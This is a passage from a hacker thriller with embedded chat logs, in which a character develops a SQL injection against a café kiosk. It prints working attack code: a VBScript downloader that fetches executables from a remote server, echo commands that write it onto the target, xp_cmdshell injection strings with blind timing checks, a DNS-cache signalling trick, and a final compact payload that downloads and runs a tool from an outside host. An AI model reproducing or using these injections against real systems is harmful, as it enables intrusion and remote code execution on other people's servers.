<Pawn> Have you ever heard of a guy by the name of Robert Knuth or Robert
Kline?
<Digger> Why?
<Pawn> You have heard of him?
<Digger> Digger wonders why you are asking.
<Pawn> No big deal, just something that came up in a chat.
```

Digger replied with a private chat.

```
<Digger> Tell Digger what you know and he will see what's what.
```

He didn't know what to say. It sounded like Digger was offering to do him a favor and Digger wasn't known for doing favors. He found stuff out for people, but his services were expensive. Rafa said he didn't even consult for less than $20,000. Anything Digger was willing to give up was worth its weight in gold.

```
<Pawn> I am doing some work for a client, and the target network
<Pawn> is owned by a Robert Knuth.
<Pawn> Recon on this target looks to be non-standard.
<Pawn> So I just wondered if you recognized the name.
<Digger> Digger wonders who Pawn's client is.
```

As a security consultant, Digger knew better than to ask such a question. It was way out of bounds. Pawn was instantly on edge.

```
<Pawn> Come on, Digger. You know better.
<Pawn> Client information is confidential.
```

```
<Digger> Digger wonders if you are still in Virginia.
```

Pawn had no idea what that had to do with anything.

```
<Pawn> Yes, why.
<Digger> Digger just wonders.
<Digger> Did you meet this client in person?
```

That did it. Digger was getting way too nosy. He didn't have time for any of this.

```
<Pawn> No, listen, I have to go. Thanks anyhow.
```

The Digger angle an obvious dead-end, he turned his attention back to the RFID gear.

This hack had so many angles and steps that it was important to get things straight in his head. The goal was to upload a program to The Java Script's computers and execute it. There was an injection problem that allowed him to run arbitrary SQL, but that wasn't enough by itself to run an executable on the system. Pawn remembered from the NGS docs and several previous gigs that the Windows **xp_cmdshell** extended stored procedure was the easiest way to execute system code by way of SQL statements. Shipped with SQL Server, this procedure executed any arguments passed to it as if received from the command shell. If **xp_cmdshell** worked on Java Script's system, it was definitely the key to running **hydraprobe.exe**. However, one major problem remained: the executable needed to be uploaded to the Java Script computer. He had no idea how to accomplish that. After some creative web searching, he found a VBS script posted to the <governmentsecurity.org> (GSO) forums.

```
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://test.com/1.exe",0
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile "C:\inetpub\1.exe",2
```

When put on a system as a **.vbs** file and executed, the script would download **1.exe** from <http://test.com> and save it in the **c:\inetpub** directory of the local machine. This was a nice download script, but the script itself would need to be uploaded to Java Script before it could be executed. The solution to that problem involved the use of the DOS **echo** command. It was possible to create a text (or **.vbs**) file using nothing but **echo**.

```
echo Set xPost = CreateObject("Microsoft.XMLHTTP") > c:\inetpub\down.vbs
echo xPost.Open "GET","http://test.com/1.exe",0 >> c:\inetpub\down.vbs
echo xPost.Send()>> c:\inetpub\down.vbs
echo Set sGet = CreateObject("ADODB.Stream") >> c:\inetpub\down.vbs
echo sGet.Mode = 3 >> c:\inetpub\down.vbs
echo sGet.Type = 1 >> c:\inetpub\down.vbs
echo sGet.Open()>> c:\inetpub\down.vbs
echo sGet.Write(xPost.responseBody) >> c:\inetpub\down.vbs
echo sGet.SaveToFile "C:\inetpub\1.exe",2 >> c:\inetpub\down.vbs
```

When run at a command prompt, this series of commands would create the script on the server as **c:\inetpub/down.vbs**. Pawn smiled. Creating an executable **vbs** file line by line with **echo** was very clever. Once the script was on the server, it could be run. It would then reach out, download, and save the executable from the remote web server, assuming, of course, that the Java Script machine could even connect to the Internet. He made a mental note: one more variable in the mix.

Since everything would be executed through an SQL injection, he needed to add another layer to the **echo** command. Each **echo** line had to be enclosed in single quotes and made a parameter to an **xp_cmdshell** parameter call. He read the first line.

```
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >> c:\inetpub\down.vbs
```

Wrapping the command in an **xp_cmdshell** function call would make it look something like

```
' exec master..xp_cmdshell 'echo Set xPost =
CreateObject("Microsoft.XMLHTTP") >> c:\inetpub\down.vbs'--
```

This line would trigger the injection and instruct **xp_cmdshell** to run the **echo** command, which would send one line of VBScript into the file **down.vbs**. Running injection after injection would eventually build the

entire **vbs** file, at least in theory. Having no practical experience with this HTTP download technique, he realized he would have to try a test. He got online and sent Rafa a message.

```
<Pawn> Rafa, you around?
<Rafa> heya... been a while
<Rafa> nothing new for you yet
<Pawn> Yeah, no big deal.
<Pawn> Are your test servers still up?
<Rafa> no
<Rafa> i stand them up as needed
<Rafa> why, you need one?
<Pawn> Yeah.
<Rafa> do you care which one?
<Pawn> Hrmmm... How about Metaverse?
<Rafa> k
<Rafa> give me a few minutes
<Pawn> Thanks, Rafa.
<Rafa> np
```

He quickly scanned the channel; it was pretty empty. Even Digger was gone. He posted an Away message and began to ping Rafa's server. Eventually Metaverse responded and he pointed his browser at it.

The first thing he needed to do was play with **xp_cmdshell**. He entered the few required characters into the Password field then cobbled together a test injection and entered it in the Username field.

```
' exec master..xp_cmdshell 'echo'--
```

He looked at the results. *Invalid password.* Had the procedure run properly? He had no idea. Reading more GSO posts, he discovered that it was difficult to determine if a call to **xp_cmdshell** had actually worked. Consensus was to create an integer variable and assign the output of the **xp_cmdshell** command to that variable. The variable could be read later to determine if the procedure had completed successfully. He wrote out the TSQL for this type of function.

```
declare @return int
exec @return = master..xp_cmdshell 'echo'
if @return = 0  print 'worked'
```

If the **xp_cmdshell** worked, the function would print *worked*. The problem was that the output would probably get lost when wrapped in an injection. Previous gigs had hammered that into him. UNIONS were definitely the ticket when it came to appending output to an existing query. PRINT was definitely no good. The more he thought about it, the more he realized that the Java Script hack was going to be very different than the POST attack against Metaverse.

The receipt printer provided a nice output window, but in order to use it he would have to figure out the query that he was injecting into. This would require multiple injection attempts and that meant more visits to the café. More visits meant more time in front of the kiosk, which meant more time on camera. Simply walking into that place was going to make his skin crawl. Less was definitely more. He would have to make the most of each and every attempt.

In some ways, this hack would play out more like a blind injection. He would have to gain a lot of insight without relying on the output that error messages usually provided. He clicked open the NGS document *(more) Advanced SQL Injection* and found the notes regarding blind injection. The waitfor statement provided exactly what he was looking for because it would introduce a delay in the SQL processing. He tweaked the TSQL to incorporate waitfor.

```
declare @return int
exec @return = master..xp_cmdshell 'echo'
if @return = 0  waitfor delay '0:0:10'
```

If **xp_cmdshell** exited cleanly, the system should pause for ten seconds. He converted the TSQL into an injection.

```
'; declare @return int; exec @return = master..xp_cmdshell 'echo'; if
@return = 0  waitfor delay '0:0:10'--
```

He checked the syntax, pasted it into the Username field, and submitted it.

Sure enough, the browser hung for ten seconds, indicating that the **echo** command had run correctly. This was a decent way of checking success, but it wouldn't be enough. There was no way of knowing if a pause would be evident at the kiosk. The NGS doc mentioned something about using **xp_cmdshell** to ping a server the attacker owned. If the attacker could see the ping, not only had the command run, but the server had outbound network access. *Brilliant*. He modified the TSQL code to run more than one command if **xp_cmdshell** ran cleanly, and inserted a line to ping his machine.

```
declare @return int
exec @return = master..xp_cmdshell 'echo'
if @return = 0
begin
waitfor delay '0:0:10'
exec master..xp_cmdshell 'ping 12.110.110.204'
end
```

If the **echo** command succeeded, the SQL server would pause for ten seconds then ping his machine. Pawn smiled. This was getting seriously interesting. He converted the script to an injection.

```
'declare @return int; exec @return = master..xp_cmdshell 'echo'; if @return
= 0  begin waitfor delay '0:0:10'; exec master..xp_cmdshell 'ping
12.110.110.204' end--
```

He checked for typos and, finding none, launched **tcpdump icmp** in a Terminal window to watch for incoming pings. He launched the injection at the Metaverse server and waited. After ten seconds, the terminal came to life.

```
root# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 96 bytes
15:11:21.229979 IP metaverse.technet.edu > pawn.localbox: icmp 40: echo
request seq 2304
15:11:21.230058 IP pawn.localbox > metaverse.technet.edu: icmp 40: echo
reply seq 2304
15:11:22.231762 IP metaverse.technet.edu > pawn.localbox: icmp 40: echo
request seq 2560
15:11:22.231840 IP pawn.localbox > metaverse.technet.edu: icmp 40: echo
reply seq 2560
15:11:23.238642 IP metaverse.technet.edu > pawn.localbox: icmp 40: echo
request seq 2816
15:11:23.238718 IP pawn.localbox > metaverse.technet.edu: icmp 40: echo
reply seq 2816
15:11:24.238575 IP metaverse.technet.edu > pawn.localbox: icmp 40: echo
request seq 3072
15:11:24.238654 IP pawn.localbox > metaverse.technet.edu: icmp 40: echo
reply seq 3072
```

Pawn pushed away from the desk, the chair's casters finding little resistance in the matted brown carpet, and covered his face with his hands. "Hunna Clap" was the closest approximation of his words. He opened his hands and watched the pulsing ping traffic. "This is hot. Metaverse is pinging me!" This not only proved that **echo** worked, it proved that Metaverse could send outbound ICMP traffic. When used on The Java Script, this one line could test not only the ability to run **xp_cmdshell**, but also the ability to send outbound Internet (ICMP) traffic. It was perfect. All he would have to do was run a sniffer on his machine and let The Java Script ping him. Then he could come home and check the terminal window to see….

A shudder passed through him. Sending Java Script traffic to his apartment was a horrible idea. It was bad enough they had cameras pointed at him and had his credit information on file. This ping idea wouldn't work at all. Besides, it was clumsy and required that he bounce back and forth between the store and the apartment to check and see if the thing worked. There had to be something better.

He thought about the problem. He needed something that ran from the command shell that would test for Internet connectivity and he needed the ability to confirm that connection. Once he confirmed connectivity, he would be ready to pull Hydrarecon down with the VBScript downloader. Connecting to a web server seemed like an obvious choice, but he couldn't figure out how to verify the connection, and he didn't know of any command shell tools that connected to web servers. He scooted his chair forward and shot Rafa a message.

```
<Pawn> Still there?
<Rafa> yah
<Rafa> server broke?
<Pawn> No. It is fine.
<Pawn> I just have something I am trying to work out.
<Rafa> what
<Pawn> I need something creative that I can launch from a Windows shell
<Pawn> that will reach out to the Internet and let me know that it made it.
<Rafa> from a shell?
<Rafa> like xp_cmdshell? =)
<Pawn> You got it.
<Rafa> you could use ping
<Rafa> or nslookup
<Pawn> nslookup?
<Rafa> yeah, and sniff the connection
<Pawn> That is the problem. Sniffing is not practical.
<Rafa> oh... hmmm...
<Rafa> set up an ftp server on your box
<Rafa> have it connect to that
<Pawn> No good. I do not want the target connecting to me.
<Rafa> well crap then
<Pawn> Exactly.
```

```
<Rafa> wait!
```

Pawn did. Eventually, Rafa sent a URL.

```
<Rafa> http://www.sysvalue.com/papers/DNS-Cache-Snooping
```

Pawn downloaded the PDF (This excellent paper, entitled *DNS Cache Snooping (or Snooping the Cache for Fun and Profit)* was written by Luis Grangeia lgrangeia@sysvalue.com). It described a technique that allowed an attacker to see what names had been resolved on certain types of DNS servers. If an attacker could gather this information remotely, he could map out the sites that the target's users had visited recently. It was interesting and would certainly benefit a snoop, but it didn't seem to relate at all to what he was trying to do.

```
<Pawn> This is a neat paper.
<Pawn> But how does this help me?
<Rafa> hahaha
<Rafa> seems i still know a few things pawn does not
```

Pawn smiled. Not for long.

```
<Rafa> first find a DNS that allows non-recursive queries
<Pawn> I have no idea
<Rafa> 20.1.6.8 =)
```

Pawn laughed. Sometimes Rafa could read his mind.

```
<Rafa> then you make xp_cmdshell send an nslookup for a bogus DNS name
<Rafa> you know, like bathtub.pickaxeofgod.com
<Pawn> Ok...
<Rafa> then from another machine
<Rafa> you use dig with +norecursive to query that DNS for that same name
<Rafa> and you look at the ANSWER flag
<Rafa> if the DNS supports norecurse, and the nslookup made it out
<Rafa> ANSWER flag will be > 0
<Rafa> otherwise ANSWER flag = 0
<Rafa> or sometimes the status will flip flop
```

Pawn blinked. He had read the document and understood the basics, but this was a twist on what the author had intended. Instead of snooping a DNS cache, this technique used a misconfigured DNS server as a simple flag-holder. "Hey, DNS server," he said, doing his best impression of the **nslookup**

program, "hold this for me for a while." If it worked, it would be perfect. A simple **nslookup** fired from within **xp_cmdshell** would reach out and touch an Internet DNS server, leaving a record in its cache. He could attempt to retrieve that record later using **dig** and **norecurse** from any Internet-connected machine and, depending on the results, he'd know if **nslookup** had made it out. There would be no pointing the finger back to his apartment, no standing up needless processes or servers to catch a response and, best of all, it would provide a way to check the status of the injection from anywhere.

```
<Pawn> Rafa, you are brilliant.
<Rafa> you know it
<Rafa> try it out lemme know
<Pawn> Thanks, Raf. I will.
```

He would need to experiment with the technique before coding it into the ever-growing injection, so he fired off a standard DNS query against the server Rafa had provided.

```
root# dig @20.1.6.8 www.google.com
; <<>> DiG 9.2.2 <<>> www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30597
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 7, ADDITIONAL: 7
```

Reading through the beginning of the output, he focused on two pieces of information in particular. The ANSWER flag indicated that the DNS server had returned four answers to the name query and the Status field indicated that there were no errors returned with the request. He tried another query; this time for a domain name he knew did not exist.

```
root# dig @20.1.6.8 bathtub.pickaxeofgod.com
; <<>> DiG 9.2.2 <<>> bathtub.pickaxeofgod.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 13538
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
```

This time, the query returned no ANSWER and the status read NXDOMAIN. Although RFC documents still made him want to impale himself on

his katana, RFC 1035 revealed that this error meant "the domain name referenced in the query does not exist." The DNS server at 20.1.6.8 did not know the answer to the query, so it had asked an outside authority for the answer and the response from that authority was "no such domain." This was recursion. Pawn nodded; it was starting to come together.

According to what the DNS Cache Snooping document had said, the DNS server located at 20.1.6.8 had also cached this answer—in case someone else made the same query. He fired off another query, this time without recursion, forcing the DNS server to provide an answer from its cache without relying on an outside authority. This was basic cache snooping.

```
root# dig @20.1.6.8 bathtub.pickaxeofgod.com +norecursive
; <<>> DiG 9.2.2 <<>> @20.1.6.8 bathtub.pickaxeofgod.com +norecursive
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 60218
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
```

The response was the same as before: no such domain. Without recursion, the DNS server could not ask any other server for this answer; therefore, the response proved the DNS server now had a cached record that he could read at any time. Reading the output further, he arrived at the Authority section of the response. He had read that the numbers in this section had significance and that the first number indicated how many seconds that record would stay in the cache.

```
;; AUTHORITY SECTION:

com.                    1500     IN      SOA     a.gtld-servers.net.
nstld.verisign-grs.com. 1166195834 1800 900 604800 900
```

He did the math; this response would last just a bit more than twenty-five minutes. That was not much time at all. He sent another request.

```
;; AUTHORITY SECTION:

com.                    1498     IN      SOA     a.gtld-servers.net.
nstld.verisign-grs.com. 1166195834 1
```

The count had decreased. This was an excellent technique despite the fact the record would expire in a relatively short time; he decided to test its effectiveness when used in an injection. He began with a new, bogus domain

name. He queried the server in non-recursive mode so that it would not cache a response.

```
dig @20.1.6.8 www.googledorks123.com +norecursive

; <<>> DiG 9.2.2 <<>> @20.1.6.8 www.googledorks123.com +norecursive
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28101
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 14
```

The response was just as he had suspected: no answer, no error. The record did not exist in the cache. He coded another query, this one a standard **nslookup**, called by **xp_cmdshell** and encoded into an injection.

```
' exec master..xp_cmdshell 'nslookup www.googledorks123.com 20.1.6.8'--
```

He injected it into the Username field of the Metaverse server then read the cache of the DNS server with a non-recursive **dig**.

```
root# dig @20.1.6.8 www.googledorks123.com +norecurse
; <<>> DiG 9.2.2 <<>> @20.1.6.8 www.googledorks123.com +norecurse
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 13192
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;www.googledorks1234.com.       IN      A
;; AUTHORITY SECTION:
com.                    1498     IN      SOA     a.gtld-servers.net.
nstld.verisign-grs.com. 1166197632 1800 900 604800 900
```

This time, the DNS server *knew* the name did not exist, even without asking an outside source. This meant that someone had recently made a query for that name against that server. The **nslookup** *had* been fired against the DNS server from Metaverse. Pawn lifted his elbows, punched his fist into his palm, and pushed hard, the isometric force so strong that his arms began to tremble. "This is very nice indeed."

He added a new "sanity check" to the Java Script injection, replacing the dangerous ping he had used previously.

```
'declare @return int; exec @return = master..xp_cmdshell 'echo'; if @return
= 0  begin waitfor delay '0:0:10'; exec master..xp_cmdshell 'nslookup
www.googledorks123.com 20.1.6.8' end--
```

The injection was still relatively simple. It would run **echo** through a command shell and, if that worked, it would pause the SQL process for ten seconds, then reach out and drop a record into the 20.1.6.8 DNS server's cache, which he could retrieve, assuming he queried the server before the record expired. He examined the injection. It was a decent test. He could write it to a tag, inject it at the café, test the DNS to see if the thing worked, and then code the real injection, which would download and run **hydrarecon.exe**. He glanced at the RFID writer and his thoughts drifted to the café: the kiosks, the readers, and the cameras. He was really beginning to hate the idea of walking back into that place. One too many tests and he could screw up the whole plan.


Less was more, he reminded himself. He would have to reduce the number of tests required by any means necessary. He decided to mock up a more realistic version of the final injection. Something was bound to break and he was determined to discover what in as few passes as possible.

The first major unknown was the **vbs** downloader script. He shortened several pathnames and encoded an injection-friendly version of the script.

```
' exec master..xp_cmdshell 'echo Set xPost =
CreateObject("Microsoft.XMLHTTP") > down.vbs'; exec master..xp_cmdshell
'echo xPost.Open "GET","http://test.com/1.exe",0 >> down.vbs'; exec
master..xp_cmdshell 'echo xPost.Send()>>down.vbs'; exec master..xp_cmdshell
'echo Set sGet = CreateObject("ADODB.Stream") >> down.vbs'; exec
master..xp_cmdshell 'echo sGet.Mode = 3 >> down.vbs'; exec
master..xp_cmdshell 'echo sGet.Type = 1 >> down.vbs'; exec
master..xp_cmdshell 'echo sGet.Open()>>down.vbs'; exec master..xp_cmdshell
'echo sGet.Write(xPost.responseBody) >> down.vbs'; exec master..xp_cmdshell
'echo sGet.SaveToFile "1.exe",2 >> down.vbs'--
```

He frowned. It was a beast of an injection and it didn't include any of the sanity checks. He wondered if the file had been created properly on the server. He considered dumping the file contents to an SQL table then using a UNION SELECT injection to show the contents of the file, but this seemed needlessly difficult. He decided to inject an **xp_cmdshell** to move **down.vbs** to the web server's root directory; he had seen this trick on GSO and liked

the simplicity of it. He injected the command and pointed the browser to the file on Metaverse.




To his surprise, the file had been created intact. The next test was to determine if the file would actually execute. He modified the VBScript to download the Putty SSH executable from <chiark.greenend.org.uk> and reran the monster injection. He moved the **putty.exe** program to the web server root and pointed his Windows machine's browser to it. Sure enough, the program downloaded and ran flawlessly. This was a huge step. The script was creatable, it ran, and it downloaded binary executables properly. He modified the VBScript to point to the real **hydrarecon.exe** program and put the sanity checks in place.

```
' exec master..xp_cmdshell 'echo Set xPost =
CreateObject("Microsoft.XMLHTTP") > down.vbs'; exec master..xp_cmdshell
'echo xPost.Open "GET","http://fsrv.private.inova-tech.com/hydrarecon.exe",0
>> down.vbs'; exec master..xp_cmdshell 'echo xPost.Send()>>down.vbs'; exec
master..xp_cmdshell 'echo Set sGet = CreateObject("ADODB.Stream") >>
down.vbs'; exec master..xp_cmdshell 'echo sGet.Mode = 3 >> down.vbs'; exec
master..xp_cmdshell 'echo sGet.Type = 1 >> down.vbs'; exec
master..xp_cmdshell 'echo sGet.Open()>>down.vbs'; exec master..xp_cmdshell
'echo sGet.Write(xPost.responseBody) >> down.vbs'; exec master..xp_cmdshell
'echo sGet.SaveToFile "hydrarecon.exe",2 >> down.vbs'; declare @return1 int;
exec @r1 = master..xp_cmdshell 'down.vbs'; if @return1 = 0  begin waitfor
delay '0:0:5'; exec master..xp_cmdshell 'nslookup www.down-
googledorks123.com 20.1.6.8' end; declare @return2 int; exec @return2 =
master..xp_cmdshell 'hydrarecon.exe'; if @return2 = 0  begin waitfor delay
```

```
'0:0:5'; exec master..xp_cmdshell 'nslookup www.hydra-googledorks123.com
20.1.6.8' end;--
```

Pawn sat back and glared at the sprawling injection; it had been tested and it worked. The pieces fit together well. He ran through the process is his head. First, the download script **down.vbs** would be entered in the system and then it would run, downloading **hydrarecon.exe**. If **down.vbs** ran successfully, the system would pause for five seconds and the DNS server would have a cached entry for <www.down-googledorks123.com>. Then **hydrarecon.exe** would run and, if successful, the system would pause for another five seconds, and the DNS server would get a cached entry for <www.hydra-googledorks123.com>. Visual and network cues would confirm that everything had run as expected. "In theory," he said with a sigh. This approach seemed fraught with problems, but he felt confident that it would be a decent first test.

He looked at his system clock. Gayle would show up in an hour. It was time to write the injection to the tag. He connected the reader and launched the AIR ID Card Manager program. He placed a new tag on the reader, and clicked OK. The application displayed the card serial number and he clicked the Swipe tab. He copied the monster injection and pasted it into the Data field. He was about to click Write when he remembered the special characters before and after the RFID data: the Windows+L and the trailing NULL. He clicked the AIR ID Writer For Log-On tab and focused on the Add Special Keystrokes panel.




He selected the GUI checkbox, which the documentation said referred to the Windows logo key; selected a lowercase L from the drop-down menu, and clicked the Add Special button. The characters *%0F80* appeared in the data entry box. He copied these characters and pasted them before the injection in the Swipe tab's data entry box. He did the same for the NULL character, appending it after the trailing SQL comment characters. This finished, he clicked Write, and an error message appeared.

The card could not be written.

He had no idea what the message meant and the documentation made no reference that error. As he clicked idly around the interface searching for clues, he came across the memory map and realized that the injection might be too large for the tag. He pasted the injection into a Terminal shell, and **wc -c** revealed that the injection string was 1,070 characters in length. He looked at the little tag sitting on the reader.

"iClass 2K," he said, reading the tag. "My injection is way less than 2K."

He closed his eyes. The tag's memory map appeared. He focused on the application areas.


AIR ID Memory Map
Green is a header area and is not accessible
Blue is a reserved area and it is not accesible
Yellow is a read/write area where you store your data and credentials. Each block is bytes long.
Page 0
Block #
Data
Card Serial Number
Configuration Data
Not Used
Key 1
Key 2
Application Issuer Data
48 Bytes
Reserved for HID Access Control Application
104 Bytes
Application Area 2
104 Bytes
Page 1
Card Serial Number
Configuration Data
Stored Value Area
Key 3
Key 4
Application Issuer Data
48 Bytes
Application Area 3
208 Bytes
Application Area 4
Memory Map of iCLASS Cards
Part numbers with card layout and size
BDG-2000 is a 2k bit card: 1 page (page 0, blocks 6-31) - 96 bytes
BDG-2001 is a 16k bit card: 1 page (page 0, block 6-255) - 1,888 bytes
BDG-2002 is a 16k bit card: 8 pages (page 0-7, blocks 6-31) - 96 on page 0 and 208 bytes on pages 1-7 = 1,552 bytes
Close

Each block held eight bytes and there were thirteen blocks in each application area. This meant that each application area could hold one hundred and four bytes. The first page, page zero, held one application area and every page after this one had room for two application areas. The problem was he had no idea how many pages were on this little tag. Eyes still closed, he focused on the screenshot in his head; text at the bottom of the page caught his eye. He opened his eyes and said it aloud.

"BDG-2000 is a 2k bit card."

A 2K bit card. "Crap," he said, launching a browser and downloading the specs for the 2K iClass tag. "This has to be wrong," he said, flipping through the tech specs. When he found the page he was looking for, he felt deflated. "The entire tag holds 2K *bits*. Two-thousand and forty-eight *bits*." All along, he had assumed the tag held 2K *bytes*—in an instant, he lost seven-eighths of his perceived storage. He kept reading and the news got worse. "Not all of this storage is available to the user," he said. As it turned out, the iClass 2K tag had only one application area. This meant that he could only store one hundred and four characters on the tag. The more he read, the worse the news got. "Each byte of user data consumes two bytes of storage on the RFID tag." This meant he could only squeeze fifty-two characters on each tag. This seemed to explain the error message, but he had to know for sure.

He entered fifty-two characters into the data field of the Swipe area and clicked Write. The error appeared. He reduced it to forty-nine characters and clicked Write. Same error. Frustrated, he continued reducing the data length until he found the magic number: forty-six characters. A tag could only hold forty-six characters.

He looked at the huge injection. "There is no way I can fit that injection on a tag," he said, pushing back his chair and kicking the underside of the desk. The laptops shuddered. It had been months since they felt his wrath, but their screens trembled now as if they knew their respite had suddenly ended.

Pawn took a deep breath. He drew it as he always had: in through the nose, out through the mouth. His thoughts began to clarify and he remembered the first RFID test. The system had frozen after reading the first tag, waiting for the NULL character. The system had read more than one tag, in search of that one terminating character. He had used more than one tag's

worth of data in that first injection attack. It was possible, then, to write a large injection across multiple tags, terminating the last card with a NULL.

Calmed by this newfound possibility, he did some quick math. He needed to store 1,070 characters. Since each tag could only hold forty-six characters, that meant he would need twenty-four tags to hold the entire injection. "Twenty four tags?" he asked. "Twenty-four tags?"

He turned his head to look at the empty box from RFIDeas. He had ordered only twenty tags. The injection needed to undergo serious liposuction if it was going to fit on twenty tags. He scooted in his chair, pasted the patient into a text editor, and subjected it to a critical gaze. Several strings, like the name of the download **vbs** script, were over-large and used more than once. He shrunk the name **down.vbs** to **d.vbs**, which shaved thirty characters from the injection. He also shrunk the domain names used by **nslookup**, opting to use much shorter non-existent domains. It wasn't enough; the injection still required twenty-three tags worth of storage space.

He read the script again; there were tons of spaces. He scanned through the file, removing the spaces that he considered unnecessary. He knew from the GSO thread that some of the spaces were required, like those preceding the greater-than redirect character, but he removed the rest. He continued to scan for fat in the injection and realized that his sanity checks used two variables respectively: *return1* and *return2*. Not only were the names longer than they needed to be, but there was no reason the same variable could not be used twice. He shortened the names and reused the variable, which allowed him to cut out one declare statement. This shrunk the injection even further, but it would still require twenty-one tags.

```
' exec master..xp_cmdshell 'echo Set xPost=CreateObject("Microsoft.XMLHTTP")
>d.vbs'; exec master..xp_cmdshell 'echo xPost.Open
"GET","http://fsrv.private.inova-tech.com/hydrarecon.exe",0 >>d.vbs'; exec
master..xp_cmdshell 'echo xPost.Send() >>d.vbs'; exec master..xp_cmdshell
'echo Set sGet=CreateObject("ADODB.Stream") >>d.vbs'; exec
master..xp_cmdshell 'echo sGet.Mode=3 >>d.vbs'; exec master..xp_cmdshell
'echo sGet.Type=1 >>d.vbs'; exec master..xp_cmdshell 'echo sGet.Open()
>>d.vbs'; exec master..xp_cmdshell 'echo sGet.Write(xPost.responseBody)
>>d.vbs'; exec master..xp_cmdshell 'echo sGet.SaveToFile "h.exe",2
>>d.vbs';declare @r int;exec @r=master..xp_cmdshell 'd.vbs';if @r=0 begin
waitfor delay '0:0:5';exec master..xp_cmdshell 'nslookup www.down-gd123.com
20.1.6.8' end;exec @r=master..xp_cmdshell 'h.exe';if @r=0 begin  waitfor
delay '0:0:5';exec master..xp_cmdshell 'nslookup www.hydra-gd123.com
20.1.6.8'end;--
```

